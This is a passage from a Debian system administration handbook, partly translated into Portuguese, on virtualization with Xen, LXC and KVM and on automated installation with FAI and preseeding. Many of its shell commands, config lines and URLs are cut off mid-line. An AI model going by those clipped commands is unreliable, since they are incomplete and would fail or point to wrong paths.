# mv /etc/grub.d/20_linux_xen /et
# update-grub
```

Once these prerequisites are installed, the next step is to test the behavior of the dom0 by itself; this involves a reboot to the hypervisor and the Xen kernel. The system should boot in its standard fashion, with a few extra messages on the console during the early initialization steps.

Now is the time to actually install useful systems on the domU systems, using the tools from xen-tools. This package provides the **xen-create-image** command, which largely

automates the task. The only mandatory parameter is `--hostname`, giving a name to the domU; other options are important, but they can be stored in the `/etc/xen-tools/xen-tools.conf` configuration file, and their absence from the command line doesn't trigger an error. It is therefore important to either check the contents of this file before creating images, or to use extra parameters in the **xen-create-image** invocation. Important parameters of note include the following:

- `--memory`, para definir o quantidade de RAM dedicada para o sistema recentemente criado;

- `--size` e `--swap`, para definir o tamanho dos "discos virtuais" disponíveis para o domU;
- `--debootstrap`, to cause the new system to be installed with **debootstrap**; in that case, the `--dist` option will also most often be used (with a distribution name such as squeeze).

> ***Aprofundamento*** **Instalando um sistema não Debian em um domU**
>
> If the Xen image is not meant to run Debian but another system, another potentially interesting option is `--rpmstrap`, to invoke **rpmstrap** in order to initialize a new RPM-based system (such as Fedora, CentOS or Mandriva). Other methods include -

`-copy`, to copy an image from an existing system, and `--tar`, to extract the system image from an archive.

Em caso de sistemas não-Linux, um certo cuidado deve ser tomado ao definir qual domU o núcleo deve usar, usando a opção `--kernel`.

- `--dhcp` define que a configuração de rede do domU deve ser obtida por DHCP enquanto `--ip` permite a definição estática do endereço IP.
- Lastly, a storage method must be chosen for the images to be created (those that will be seen as hard disk drives from the domU).

The simplest method, corresponding to the `--dir` option, is to create one file on the dom0 for each device the domU should be provided. For systems using LVM, the alternative is to use the `--lvm` option, followed by the name of a volume group; **xen-create-image** will then create a new logical volume inside that group, and this logical volume will be made available to the domU as a hard disk drive.

***NOTA* Armazenamento em domU**

Entire hard disks can also be exported to the domU, as well as partitions, RAID arrays or pre-

existing LVM logical volumes. These operations are not automated by **xen-create-image**, however, so editing the Xen image's configuration file is in order after its initial creation with **xen-create-image**.

Assim que essas escolhas são feitas, podemos criar uma imagem para o nosso futuro Xen domU:

```
# xen-create-image --hostname=tes

General Information
--------------------
Hostname        :  testxen
Distribution    :  squeeze
Mirror          :  http://ftp.us.d
Partitions      :  swap
```

```
                    /
Image type      :   sparse
Memory size     :   128Mb
Kernel path     :   /boot/vmlinuz-2
Initrd path     :   /boot/initrd.im
[...]
Logfile produced at:
         /var/log/xen-tools/testx

Installation Summary
--------------------
Hostname        :   testxen
Distribution    :   squeeze
IP-Address(es)  :   dynamic
RSA Fingerprint :   25:6b:6b:c7:84
Root Password   :   52emxRmM
```

Agora temos uma máquina virtual, mas atualmente não está sendo executada (e portanto somente utilizando espaço de disco do dom0). Obviamente, podemos

criar mais imagens, possivelmente com parâmetros diferentes.

Before turning these virtual machines on, we need to define how they'll be accessed. They can of course be considered as isolated machines, only accessed through their system console, but this rarely matches the usage pattern. Most of the time, a domU will be considered as a remote server, and accessed only through a network. However, it would be quite inconvenient to add a network card for each domU; which is why Xen allows creating virtual interfaces, that each domain can see and use in a standard way. Note that these cards, even though

they're virtual, will only be useful once connected to a network, even a virtual one. Xen has several network models for that:

- O modelo mais simples é o modelo de ponte *bridge*; todos as placas de rede eth0 (tanto no caso do dom0 quanto nos sistemas domU) se comportam como se fossem diretamente conectadas em um switch de rede.
- Em seguida vem o modelo *routing*, onde o dom0 se comporta como um roteador que se põem entre sistemas domU e a rede (física) externa.
- Finalmente, no modelo *NAT*, o

dom0 novamente está entre os sistemas domU e o resto da rede, mas os sistemas domU não são diretamente acessíveis por fora, e todo o tráfego vai através de uma tradução de endereços de rede (NAT) para o dom0.

These three networking nodes involve a number of interfaces with unusual names, such as `vif*`, `veth*`, `peth*` and `xenbr0`. The Xen hypervisor arranges them in whichever layout has been defined, under the control of the user-space tools. Since the NAT and routing models are only adapted to particular cases, we will only address the bridging model.

The standard configuration of the Xen packages does not change the system-wide network configuration. However, the **xend** daemon is configured to integrate virtual network interfaces into any pre-existing network bridge (with `xenbr0` taking precedence if several such bridges exist). We must therefore set up a bridge in `/etc/network/interfaces` (which requires installing the bridge-utils package, which is why the xen-utils-4.0 package recommends it) to replace the existing eth0 entry:

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

After rebooting to make sure the bridge is automatically created, we can now start the domU with the Xen control tools, in particular the **xm** command. This command allows different manipulations on the domains, including listing them and, starting/stopping them.

```
# xm list
Name                                      :
Domain-0
# xm create testxen.cfg
Using config file "/etc/xen/testx
Started domain testxen (id=1)
# xm list
Name                                      :
Domain-0
testxen
```

***CUIDADO* Somente utilize um domU por imagem!**

While it is of course possible to have several domU systems running in parallel, they will all need to use their own image, since each domU is made to believe it runs on its own hardware (apart from the small slice of the kernel that talks to the hypervisor). In particular, it isn't possible for two domU systems running simultaneously to share storage space. If the domU systems are not run at the same time, it is however quite possible to reuse a single swap partition, or the partition hosting the `/home` filesystem.

Note that the `testxen` domU uses real memory taken from the RAM that

would otherwise be available to the dom0, not simulated memory. Care should therefore be taken, when building a server meant to host Xen instances, to provision the physical RAM accordingly.

Voilà! Our virtual machine is starting up. We can access it in one of two modes. The usual way is to connect to it “remotely” through the network, as we would connect to a real machine; this will usually require setting up either a DHCP server or some DNS configuration. The other way, which may be the only way if the network configuration was incorrect, is to use the `hvc0` console, with the **xm console**

command:

```
# xm console testxen
[...]
Starting enhanced syslogd: rsyslo
Starting periodic command schedul
Starting OpenBSD Secure Shell ser

Debian GNU/Linux 6.0 testxen hvc0

testxen login:
```

One can then open a session, just like one would do if sitting at the virtual machine's keyboard. Detaching from this console is achieved through the **Control+]** key combination.

DICA **Obtendo o console imediatamente**

Sometimes one wishes to start a domU system and get to its console straight away; this is why the **xm create** command takes a `-c` switch. Starting a domU with this switch will display all the messages as the system boots.

FERRAMENTAS ConVirt

ConVirt (in the convirt package, previously XenMan) is a graphical interface allowing controlling Xen domains installed on a machine. It provides most of the features of the **xm** command.

Once the domU is up, it can be used just like any other server (since it is a

GNU/Linux system after all). However, its virtual machine status allows some extra features. For instance, a domU can be temporarily paused then resumed, with the **xm pause** and **xm unpause** commands. Note that even though a paused domU does not use any processor power, its allocated memory is still in use. It may be interesting to consider the **xm save** and **xm restore** commands: saving a domU frees the resources that were previously used by this domU, including RAM. When restored (or unpaused, for that matter), a domU doesn't even notice anything beyond the passage of time. If a domU was running when the dom0 is shut down, the packaged scripts

automatically save the domU, and restore it on the next boot. This will of course involve the standard inconvenience incurred when hibernating a laptop computer, for instance; in particular, if the domU is suspended for too long, network connections may expire. Note also that Xen is so far incompatible with a large part of ACPI power management, which precludes suspending the host (dom0) system.

***DOCUMENTAÇÃO* xm opções**

Most of the **xm** subcommands expect one or more arguments, often a domU name. These arguments are well described in the xm(1) manual page.

Halting or rebooting a domU can be done either from within the domU (with the **shutdown** command) or from the dom0, with **xm shutdown** or **xm reboot**.

***APROFUNDAMENTO* Xen avançado**

Xen has many more features than we can describe in these few paragraphs. In particular, the system is very dynamic, and many parameters for one domain (such as the amount of allocated memory, the visible hard drives, the behavior of the task scheduler, and so on) can be adjusted even when that domain is running. A domU can even be migrated across servers without being shut down,

and without losing its network connections! For all these advanced aspects, the primary source of information is the official Xen documentation.

→ http://www.xen.org/support/documentati

12.2.2. LXC

Even though it's used to build “virtual machines”, LXC is not, strictly speaking, a virtualization system, but a system to isolate groups of processes from each other even though they all run on the same host. It takes advantage of a set of recent evolutions

in the Linux kernel, collectively known as *control groups*, by which different sets of processes called “groups” have different views of certain aspects of the overall system. Most notable among these aspects are the process identifiers, the network configuration, and the mount points. Such a group of isolated processes will not have any access to the other processes in the system, and its accesses to the filesystem can be restricted to a specific subset. It can also have its own network interface and routing table, and it may be configured to only see a subset of the available devices present on the system.

These features can be combined to isolate a whole process family starting from the **init** process, and the resulting set looks very much like a virtual machine. The official name for such a setup is a “container” (hence the LXC moniker: *LinuX Containers*), but a rather important difference with “real” virtual machines such as provided by Xen or KVM is that there's no second kernel; the container uses the very same kernel as the host system. This has both pros and cons: advantages include the total lack of overhead and therefore performance costs, and the fact that the kernel has a global vision of all the processes running on the system, so the scheduling can be more

efficient than it would be if two independent kernels were to schedule different task sets. Chief among the inconveniences is the impossibility to run a different kernel in a container (whether a different Linux version or a different operating system altogether).

***NOTA* limites de isolamento do LXC**

Contêineres LXC não provêm o mesmo nível de isolamento conseguido por emuladores ou virtualizadores. Em particular:

- the Squeeze standard kernel does not allow limiting the amount of memory available to a container; this feature exists, and can be enabled by rebuilding the kernel

with the *Memory Resource Controller* option, but it is still considered somewhat experimental, and it has a (slight) cost on overall system performance, which is why it's disabled by default;

- já que o núcleo é compartilhado entre os sistemas e os contêineres, processos restritos ao contêineres ainda podem acessar mensagens do núcleo, o qual pode levar ao vazamento de informação se as mensagem forem emitidas pelo contêiner;
- por razões parecidas, se o contêiner é comprometido e se uma vulnerabilidade do núcleo é explorada, os outros contêineres podem ser afetados também;
- on the filesystem, the kernel checks permissions according to the

numerical identifiers for users and groups; these identifiers may designate different users and groups depending on the container, which should be kept in mind if writable parts of the filesystem are shared among containers.

Since we're dealing with isolation and not plain virtualization, setting up LXC containers is more complex than just running debian-installer on a virtual machine. We'll describe a few prerequisites, then go on to the network configuration; we will then be able to actually create the system to be run in the container.

12.2.2.1. Etapas Preliminares

O pacote lxc contém as ferramentas necessárias para executar o LXC, e devem portanto serem instaladas.

O LXC também necessita do sistema de configuração *control groups*, o qual é um sistema de arquivos virtual que é montado no `/sys/fs/cgroup`. O `/etc/fstab` deve portanto incluir a seguinte entrada:

```
# /etc/fstab: static file system
[...]
cgroup                  /sys/fs/cgroup
```

`/sys/fs/cgroup` será automaticamente montado na inicialização; se nenhuma reinicialização está planejada, o sistema de arquivos deve ser manualmente montado com **mount /sys/fs/cgroup**.

12.2.2.2. Configuração de Rede

The goal of installing LXC is to set up virtual machines; while we could of course keep them isolated from the network, and only communicate with them via the filesystem, most use cases involve giving at least minimal network access to the containers. In the

typical case, each container will get a virtual network interface, connected to the real network through a bridge. This virtual interface can be plugged either directly onto the host's physical network interface (in which case the container is directly on the network), or onto another virtual interface defined on the host (and the host can then filter or route traffic). In both cases, the bridge-utils package will be required.

The simple case is just a matter of editing `/etc/network/interfaces`, moving the configuration for the physical interface (for instance `eth0`) to a bridge interface (usually `br0`), and configuring the link between them. For

instance, if the network interface configuration file initially contains entries such as the following:

```
auto eth0
iface eth0 inet dhcp
```

Devem ser desabilitados e substituídos pelo seguinte:

```
#auto eth0
#iface eth0 inet dhcp

auto br0
iface br0 inet dhcp
  bridge-ports eth0
```

The effect of this configuration will be similar to what would be obtained if the containers were machines plugged

into the same physical network as the host. The “bridge” configuration manages the transit of Ethernet frames between all the bridged interfaces, which includes the physical `eth0` as well as the interfaces defined for the containers.

In cases where this configuration cannot be used (for instance if no public IP addresses can be assigned to the containers), a virtual *tap* interface will be created and connected to the bridge. The equivalent network topology then becomes that of a host with a second network card plugged into a separate switch, with the containers also plugged into that

switch. The host must then act as a gateway for the containers if they are meant to communicate with the outside world.

In addition to bridge-utils, this “rich” configuration requires the vde2 package; the `/etc/network/interfaces` file then becomes:

```
# Interface eth0 is unchanged
auto eth0
iface eth0 inet dhcp

# Virtual interface
auto tap0
iface tap0 inet manual
  vde2-switch -t tap0
```

```
# Bridge for containers
auto br0
iface br0 inet static
  bridge-ports tap0
  address 10.0.0.1
  netmask 255.255.255.0
```

A rede então pode ser configurada estaticamente nos contêineres, ou dinamicamente com um servidor DHCP rodando no host.\nTal servidor DHCP deverá ser configurado para responder as consultas na interface `br0`.

12.2.2.3. Configurando o Sistema

Let us now set up the filesystem to be

used by the container. Since this "virtual machine" will not run directly on the hardware, some tweaks are required when compared to a standard filesystem, especially as far as the kernel, devices and consoles are concerned. Fortunately, the lxc includes scripts that mostly automate this configuration. For instance, the following commands (which require the debootstrap package) will install a Debian container:

```
root@scouzmir:~# mkdir /var/lib/l
root@scouzmir:~# /usr/lib/lxc/ter
debootstrap is /usr/sbin/debootst
Checking cache download in /var/c
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Packages
```

```
[...]
 Removing any system startup linl
   /etc/rcS.d/S08hwclockfirst.sh
Root password is 'root', please c
root@scouzmir:~#
```

Note que o sistema de arquivo é inicialmente criado em `/var/cache/lxc`, então é movido para o seu diretório de destino. Isto proporciona a criação de contêineres idênticos mais rapidamente, já que somente um cópia é necessária.

Note also that the **lxc-debian** command as shipped in Squeeze unfortunately creates a Lenny system, and not a Squeeze system as one could expect. This problem can be worked around by

simply installing a newer version of the package (starting from 0.7.3-1).

The newly-created filesystem now contains a minimal Debian system, adapted to the aforementioned “simple” network configuration. In the “rich” configuration, the `/var/lib/lxc/testlxc/rootfs/etc/r` file will need some modifications; more important, though, is that the network interface that the container sees must not be the host's physical interface. This can be configured by adding a few `lxc.network.*` entries to the container's configuration file, `/var/lib/lxc/testlxc/config`:

```
lxc.network.type = veth
```

```
lxc.network.flags = up
lxc.network.link = br0
lxc.network.hwaddr = 4a:49:43:49
```

These entries mean, respectively, that a virtual interface will be created in the container; that it will automatically be brought up when said container is started; that it will automatically be connected to the `br0` bridge on the host; and that its MAC address will be as specified. Should this last entry be missing or disabled, a random MAC address will be generated.

12.2.2.4. Inicializando o Contêiner

Agora que nossa imagem da máquina virtual está pronta, vamos inicializar o contêiner:

```
root@scouzmir:~# lxc-start --name
INIT: version 2.86 booting
Activating swap...done.
Cleaning up ifupdown....
Checking file systems...fsck 1.41
done.
Setting kernel variables (/etc/sy
Mounting local filesystems...done
Activating swapfile swap...done.
Setting up networking....
Configuring network interfaces..
Copyright 2004-2008 Internet Syst
All rights reserved.
For info, please visit http://www

Listening on LPF/eth0/52:54:00:99
Sending on   LPF/eth0/52:54:00:99
```

```
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.2
DHCPOFFER from 192.168.1.2
DHCPREQUEST on eth0 to 255.255.25
DHCPACK from 192.168.1.2
bound to 192.168.1.243 -- renewal
done.
INIT: Entering runlevel: 3
Starting OpenBSD Secure Shell ser

Debian GNU/Linux 5.0 scouzmir con

scouzmir login: root
Password:
Linux scouzmir 2.6.32-5-686 #1 SM

The programs included with the De
the exact distribution terms for
individual files in /usr/share/do

Debian GNU/Linux comes with ABSOL
permitted by applicable law.
```

```
scouzmir:~# ps auxwf
USER         PID %CPU %MEM    VSZ
root           1  0.0  0.2   1984
root         197  0.0  0.1   2064
root         286  0.1  0.4   2496
root         291  0.7  0.5   2768
root         296  0.0  0.3   2300
root         287  0.0  0.2   1652
root         288  0.0  0.2   1652
root         289  0.0  0.2   1652
root         290  0.0  0.2   1652
scouzmir:~#
```

We are now in the container; our access to the processes is restricted to only those started from the container itself, and our access to the filesystem is similarly restricted to the dedicated subset of the full filesystem (`/var/lib/lxc/testlxc/rootfs`), in

which root's password is initially set to `root`.

Should we want to run the container as a background process, we would invoke **lxc-start** with the `--daemon` option. We can then interrupt the container with a command such as **lxc-kill --name=testlxc**.

The lxc package contains an initialization script that can automatically start one or several containers when the host boots; its configuration file, `/etc/default/lxc`, is relatively straightforward; note that the container configuration files need to be stored in `/etc/lxc/`; many users

may prefer symbolic links, such as can be created with **ln -s /var/lib/lxc/testlxc/config /etc/lxc/testlxc.config**.

APROFUNDAMENTO Virtualização em massa

Since LXC is a very lightweight isolation system, it can be particularly adapted to massive hosting of virtual servers. The network configuration will probably be a bit more advanced than what we described above, but the “rich” configuration using `tap` and `veth` interfaces should be enough in many cases.

It may also make sense to share part of the filesystem, such as the `/usr` and `/lib`

subtrees, so as to avoid duplicating the software that may need to be common to several containers. This will usually be achieved with `lxc.mount.entry` entries in the containers configuration file. An interesting side-effect is that the processes will then use less physical memory, since the kernel is able to detect that the programs are shared. The marginal cost of one extra container can then be reduced to the disk space dedicated to its specific data, and a few extra processes that the kernel must schedule and manage.

We haven't described all the available options, of course; more comprehensive information can be obtained from the lxc(7) and lxc.conf(5) manual pages and the ones they reference.

12.2.3. Virtualização com KVM

KVM, which stands for *Kernel-based Virtual Machine*, is first and foremost a kernel module providing most of the infrastructure that can be used by a virtualizer, but it is not a virtualizer by itself. Actual control for the virtualization is handled by a QEMU-based application. Don't worry if this section mentions **qemu-*** commands: it's still about KVM.

Unlike other virtualization systems, KVM was merged into the Linux kernel right from the start. Its

developers chose to take advantage of the processor instruction sets dedicated to virtualization (Intel-VT and AMD-V), which keeps KVM lightweight, elegant and not resource-hungry. The counterpart, of course, is that KVM mainly works on i386 and amd64 processors, and only those recent enough to have these instruction sets. You can ensure that you have such a processor if you have “vmx” or “svm” in the CPU flags listed in `/proc/cpuinfo`.

Com a Red Hat ativamente suportando seu desenvolvimento, o KVM parece pronto para se tornar a referência em virtualização do Linux.

12.2.3.1. Etapas Preliminares

Unlike such tools as VirtualBox, KVM itself doesn't include any user-interface for creating and managing virtual machines. The qemu-kvm package only provides an executable able to start a virtual machine, as well as an initialization script that loads the appropriate kernel modules.

Fortunately, Red Hat also provides another set of tools to address that problem, by developing the *libvirt* library and the associated *virtual machine manager* tools. libvirt allows managing virtual machines in a

uniform way, independently of the virtualization system involved behind the scenes (it currently supports QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare and UML). **virtual-manager** is a graphical interface that uses libvirt to create and manage virtual machines.

We first install the required packages, with **apt-get install qemu-kvm libvirt-bin virtinst virt-manager virt-viewer**. libvirt-bin provides the **libvirtd** daemon, which allows (potentially remote) management of the virtual machines running of the host, and starts the required VMs when the host boots. In addition, this package

provides the **virsh** command-line tool, which allows controlling the **libvirtd**-managed machines.

The virtinst package provides **virt-install**, which allows creating virtual machines from the command line. Finally, virt-viewer allows accessing a VM's graphical console.

12.2.3.2. Configuração de Rede

Just as in Xen and LXC, the most frequent network configuration involves a bridge grouping the network interfaces of the virtual machines (see

Section 12.2.2.2, “Configuração de Rede”).

Alternatively, and in the default configuration provided by KVM, the virtual machine is assigned a private address (in the 192.168.122.0/24 range), and NAT is set up so that the VM can access the outside network.

The rest of this section assumes that the host has an `eth0` physical interface and a `br0` bridge, and that the former is connected to the latter.

12.2.3.3. Instalação com virt-install

Creating a virtual machine is very similar to installing a normal system, except that the virtual machine's characteristics are described in a seemingly endless command line.

Practically speaking, this means we will use the Debian installer, by booting the virtual machine on a virtual DVD-ROM drive that maps to a Debian DVD image stored on the host system. The VM will export its graphical console over the VNC protocol (see Section 9.2.3, “Usando Ambientes Gráficos Remotamente” for details), which will allow us to control the installation process.

We first need to tell libvirtd where to store the disk images, unless the default location (`/var/lib/libvirt/images/`) is fine.

```
# virsh pool-create-as srv-kvm d
```

Let us now start the installation process for the virtual machine, and have a closer look at **virt-install**'s most important options. This command registers the virtual machine and its parameters in libvirtd, then starts it so that its installation can proceed.

```
# virt-install --connect qemu://
                --virt-type kvm
                --name testkvm
                --ram 1024
                --disk /srv/kvm/t
```

```
                --cdrom /srv/isos/
                --network bridge=b
                --vnc
                --os-type linux
                --os-variant debia

Starting install...
Allocating 'testkvm.qcow'
Creating domain...
Cannot open display:
Run 'virt-viewer --help' to see a
Domain installation still in prog
to the console to complete the in
```

The `--connect` option specifies the "hypervisor" to use. Its form is that of an URL containing a virtualization system (`xen://`, `qemu://`, `lxc://`, `openvz://`, `vbox://`, and so on) and the

❶ machine that should host the VM (this can be left empty in the case of the local host). In addition to that, and in the QEMU/KVM case, each user can manage virtual machines working with restricted permissions, and the URL path allows differentiating “system” machines (`/system`) from others (`/session`).

❷ Since KVM is managed the same way as QEMU, the `--virt-type kvm` allows specifying the use of KVM even though the URL looks like QEMU.

❸ The `--name` option defines a (unique) name for the virtual machine.

❹ The `--ram` option allows specifying the amount of RAM (in MB) to allocate for the virtual machine.

❺ The `--disk` specifies the location of the image file that is to represent our virtual machine's hard disk; that file is created, unless present, with a size (in GB) specified by the `size` parameter. The `format` parameter allows choosing among several ways of storing the image file. The default

format (`raw`) is a single file exactly matching the disk's size and contents. We picked a more advanced format here, that is specific to QEMU and allows starting with a small file that only grows when the virtual machine starts actually using space.

The `--cdrom` option is used to indicate where to find the optical disk to use for installation. The path can be either a local path for an ISO file, an URL where the file can be obtained, or the device file of a physical CD-ROM drive (i.e. `/dev/cdrom`).

❻

The `--network` specifies how the virtual network card integrates in the host's network configuration. The default behavior (which we explicitly forced in our example) is to integrate it into any pre-existing network bridge. If no such bridge exists, the virtual machine will only reach the physical network through NAT, so it gets an address in a private subnet range (192.168.122.0/24).

`--vnc` states that the graphical console should be made available using VNC. The default behavior for

the associated VNC server is to only listen on the local interface; if the VNC client is to be run on a different host, establishing the
8. connection will require setting up an SSH tunnel (see Section 9.2.2.3, “Criando Túneis Criptografados com Encaminhamento de Porta”). Alternatively, the `--vnclisten=0.0.0.0` can be used so that the VNC server is accessible from all interfaces; note that if you do that, you really should design your firewall accordingly.

The `--os-type` and `--os-variant` options allow optimizing a few parameters of the virtual machine,
9.

based on some of the known features of the operating system mentioned there.

At this point, the virtual machine is running, and we need to connect to the graphical console to proceed with the installation process. If the previous operation was run from a graphical desktop environment, this connection should be automatically started. If not, or if we operate remotely, **virt-viewer** can be run from any graphical environment to open the graphical console (note that the root password of the remote host is asked twice because the operation requires 2 SSH connections):

```
$ virt-viewer --connect qemu+ssh
root@server's password:
root@server's password:
```

Quando o processo de instalação terminar, a máquina virtual é reiniciada, e agora pronta para o uso.

12.2.3.4. Gerenciando Máquina com virsh

Now that the installation is done, let us see how to handle the available virtual machines. The first thing to try is to ask **libvirtd** for the list of the virtual machines it manages:

```
# virsh -c qemu:///system list -
```

```
 Id Name                           State
----------------------------------------
  - testkvm                        shut off
```

Vamos iniciar nossa máquina virtual de teste:

```
# virsh -c qemu:///system start t
Domain testkvm started
```

We can now get the connection instructions for the graphical console (the returned VNC display can be given as parameter to **vncviewer**):

```
# virsh -c qemu:///system vncdisp
:0
```

Outros subcomandos disponíveis para o **virsh** incluem:

- `reboot` reinicia uma máquina virtual;
- `shutdown` para ativar um desligamento limpo;
- `destroy`, para parar abruptamente;
- `suspend` para pausar a mesma;
- `resume` para despausar a mesma;
- `autostart` to enable (or disable, with the `--disable` option) starting the virtual machine automatically when the host starts;
- `undefine` to remove all traces of the virtual machine from **libvirtd**.

Todos esses subcomandos têm como parâmetro a identificação da máquina

virtual.

12.3. Instalação Automatizada

The Falcot Corp administrators, like many administrators of large IT services, need tools to install (or reinstall) quickly, and automatically if possible, their new machines.

These requirements can be met by a wide range of solutions. On the one hand, generic tools such as SystemImager handle this by creating an image based on a template machine, then deploy that image to the target systems; at the other end of the

spectrum, the standard Debian installer can be preseeded with a configuration file giving the answers to the questions asked during the installation process. As a sort of middle ground, a hybrid tool such as FAI (*Fully Automatic Installer*) installs machines using the packaging system, but it also uses its own infrastructure for tasks that are more specific to massive deployments (such as starting, partitioning, configuration and so on).

Each of these solutions has its pros and cons: SystemImager works independently from any particular packaging system, which allows it to manage large sets of machines using

several distinct Linux distributions. It also includes an update system that doesn't require a reinstallation, but this update system can only be reliable if the machines are not modified independently; in other words, the user must not update any software on their own, or install any other software. Similarly, security updates must not be automated, because they have to go through the centralized reference image maintained by SystemImager. This solution also requires the target machines to be homogeneous, otherwise many different images would have to be kept and managed (an i386 image won't fit on a powerpc machine, and so on).

On the other hand, an automated installation using debian-installer can adapt to the specifics of each machine: the installer will fetch the appropriate kernel and software packages from the relevant repositories, detect available hardware, partition the whole hard disk to take advantage of all the available space, install the corresponding Debian system, and set up an appropriate bootloader. However, the standard installer will only install standard Debian versions, with the base system and a set of pre-selected “tasks”; this precludes installing a particular system with non-packaged applications. Fulfilling this particular need requires customizing the installer…

Fortunately, the installer is very modular, and there are tools to automate most of the work required for this customization, most importantly simple-CDD (CDD being an acronym for *Custom Debian Derivatives*). Even the simple-CDD solution, however, only handles initial installations; this is usually not a problem since the APT tools allow efficient deployment of updates later on.

We will only give a rough overview of FAI, and skip SystemImager altogether (which is no longer in Debian), in order to focus more intently on debian-installer and simple-CDD, which are more interesting in a Debian-only

context.

12.3.1. Instalador Completamente Automático (FAI)

Fully Automatic Installer is probably the oldest automated deployment system for Debian, which explains its status as a reference; but its very flexible nature only just compensates for the complexity it involves.

FAI requires a server system to store deployment information and allow target machines to boot from the

network. This server requires the fai-server package (or fai-quickstart, which also brings the required elements for a standard configuration).

FAI uses a specific approach for defining the various installable profiles. Instead of simply duplicating a reference installation, FAI is a full-fledged installer, fully configurable via a set of files and scripts stored on the server; the default location `/srv/fai/config/` is not automatically created, so the administrator needs to create it along with the relevant files. Most of the times, these files will be customized from the example files available in the

documentation for the fai-doc package, more particularly the `/usr/share/doc/fai-doc/examples/simple/` directory.

Once the profiles are defined, the **fai-setup** command generates the elements required to start an FAI installation; this mostly means preparing or updating a minimal system (NFS-root) used during installation. An alternative is to generate a dedicated boot CD with **fai-cd**.

Para criar todos esses arquivos de configuração é necessário algum entendimento da maneira a qual o FAI funciona. Um processo de instalação típico é feito dos passos seguintes:

- pegar um núcleo da rede, e iniciá-lo;
- montar um sistema de arquivo raiz de um NFS;
- executar **/usr/sbin/fai**, o qual controla o resto do processo (os próximos passos portanto são iniciados por este roteiro);
- copying the configuration space from the server into `/fai/`;
- running **fai-class**. The `/fai/class/[0-9][0-9]*` scripts are executed in turn, and return names of “classes” that apply to the machine being installed; this information will serve as a base for the following steps. This allows for some flexibility in

defining the services to be installed and configured.

- fetching a number of configuration variables, depending on the relevant classes;
- partitioning the disks and formatting the partitions, based on information provided in `/fai/disk_config/`*`class`*;
- mounting said partitions;
- installing the base system;
- preseeding the Debconf database with **fai-debconf**;
- fetching the list of available packages for APT;
- installing the packages listed in `/fai/package_config/`*`class`*;
- executing the post-configuration

scripts, `/fai/scripts/`*`class`*`/[0-9][0-9]*`;
- recording the installation logs, unmounting the partitions, and rebooting.

12.3.2. Preseeding Debian-Installer

At the end of the day, the best tool to install Debian systems should logically be the official Debian installer. This is why, right from its inception, debian-installer has been designed for automated use, taking advantage of the

infrastructure provided by debconf. The latter allows, on the one hand, to reduce the number of questions asked (hidden questions will use the provided default answer), and on the other hand, to provide the default answers separately, so that installation can be non-interactive. This last feature is known as *preseeding*.

GOING FURTHER Debconf with a centralized database

Preseeding allows to provide a set of answers to Debconf questions at installation time, but these answers are static and do not evolve as time passes. Since already-installed machines may need upgrading, and new answers may

become required, the `/etc/debconf.conf` configuration file can be set up so that Debconf uses external data sources (such as an LDAP directory server, or a remote file mounted via NFS or Samba). Several external data sources can be defined at the same time, and they complement one another. The local database is still used (for read-write access), but the remote databases are usually restricted to reading. The debconf.conf(5) manual page describes all the possibilities in detail.

12.3.2.1. Using a Preseed File

There are several places where the

installer can get a preseeding file:

- in the initrd used to start the machine; in this case, preseeding happens at the very beginning of the installation, and all questions can be avoided. The file just needs to be called `preseed.cfg` and stored in the initrd root.
- on the boot media (CD or USB key); preseeding then happens as soon as the media is mounted, which means right after the questions about language and keyboard layout. The `preseed/file` boot parameter can be used to indicate the location of the preseeding file (for instance,

`/cdrom/preseed.cfg` when the installation is done off a CD-ROM, or `/hd-media/preseed.cfg` in the USB-key case).

- from the network; preseeding then only happens after the network is (automatically) configured; the relevant boot parameter is then `preseed/url=http://`*`server`*`/pre`

At a glance, including the preseeding file in the initrd looks like the most interesting solution; however, it is rarely used in practice, because generating an installer initrd is rather complex. The other two solutions are much more common, especially since

boot parameters provide another way to preseed the answers to the first questions of the installation process. The usual way to save the bother of typing these boot parameters by hand at each installation is to save them into the configuration for **isolinux** (in the CD-ROM case) or **syslinux** (USB key).

12.3.2.2. Creating a Preseed File

A preseed file is a plain text file, where each line contains the answer to one Debconf question. A line is split across four fields separated by whitespace (spaces or tabs), as in, for instance, `d-i`

```
mirror/suite string stable:
```

- the first field is the “owner” of the question; “d-i” is used for questions relevant to the installer, but it can also be a package name for questions coming from Debian packages;
- the second field is an identifier for the question;
- third, the type of question;
- the fourth and last field contains the value for the answer; note that it must be separated from the third field with a single space, so that the value can start with whitespace.

The simplest way to write a preseed file is to install a system by hand. Then **debconf-get-selections --installer** will provide the answers concerning the installer. Answers about other packages can be obtained with **debconf-get-selections**. However, a cleaner solution is to write the preseed file by hand, starting from an example and the reference documentation: with such an approach, only questions where the default answer needs to be overridden can be preseeded; using the `priority=critical` boot parameter will instruct Debconf to only ask critical questions, and use the default answer for others.

***DOCUMENTATION* Installation guide appendix**

The installation guide, available online, includes detailed documentation on the use of a preseed file in an appendix. It also includes a detailed and commented sample file, which can serve as a base for local customizations.

→ http://www.debian.org/releases/squeeze/i

→ http://www.debian.org/releases/squeeze/e
preseed.txt

12.3.2.3. Creating a Customized Boot Media

Knowing where to store the preseed file is all very well, but the location isn't everything: one must, one way or another, alter the installation boot media to change the boot parameters and add the preseed file.

12.3.2.3.1. Booting From the Network

When a computer is booted from the network, the server sending the initialization elements also defines the boot parameters. Thus, the change needs to be made in the PXE configuration for the boot server; more specifically, in its `/tftpboot/pxelinux.cfg/default` configuration file. Setting up network

boot is a prerequisite; see the Installation Guide for details.

→ http://www.debian.org/releases/sque

12.3.2.3.2. Preparing a Bootable USB Key

Once a bootable key has been prepared (see Section 4.1.2, “Iniciando a partir de um pendrive”), a few extra operations are needed. Assuming the key contents are available under `/media/usbdisk/`:

- copy the preseed file to `/media/usbdisk/preseed.cfg`
- edit

`/media/usbdisk/syslinux.cfg` and add required boot parameters (see example below).

Example 12.2. syslinux.cfg file and preseeding parameters

```
default vmlinuz
append preseed/file=/hd-media/pre
```

12.3.2.3.3. Creating a CD-ROM Image

A USB key is a read-write media, so it was easy for us to add a file there and change a few parameters. In the CD-ROM case, the operation is more complex, since we need to regenerate a full ISO image. This task is handled by

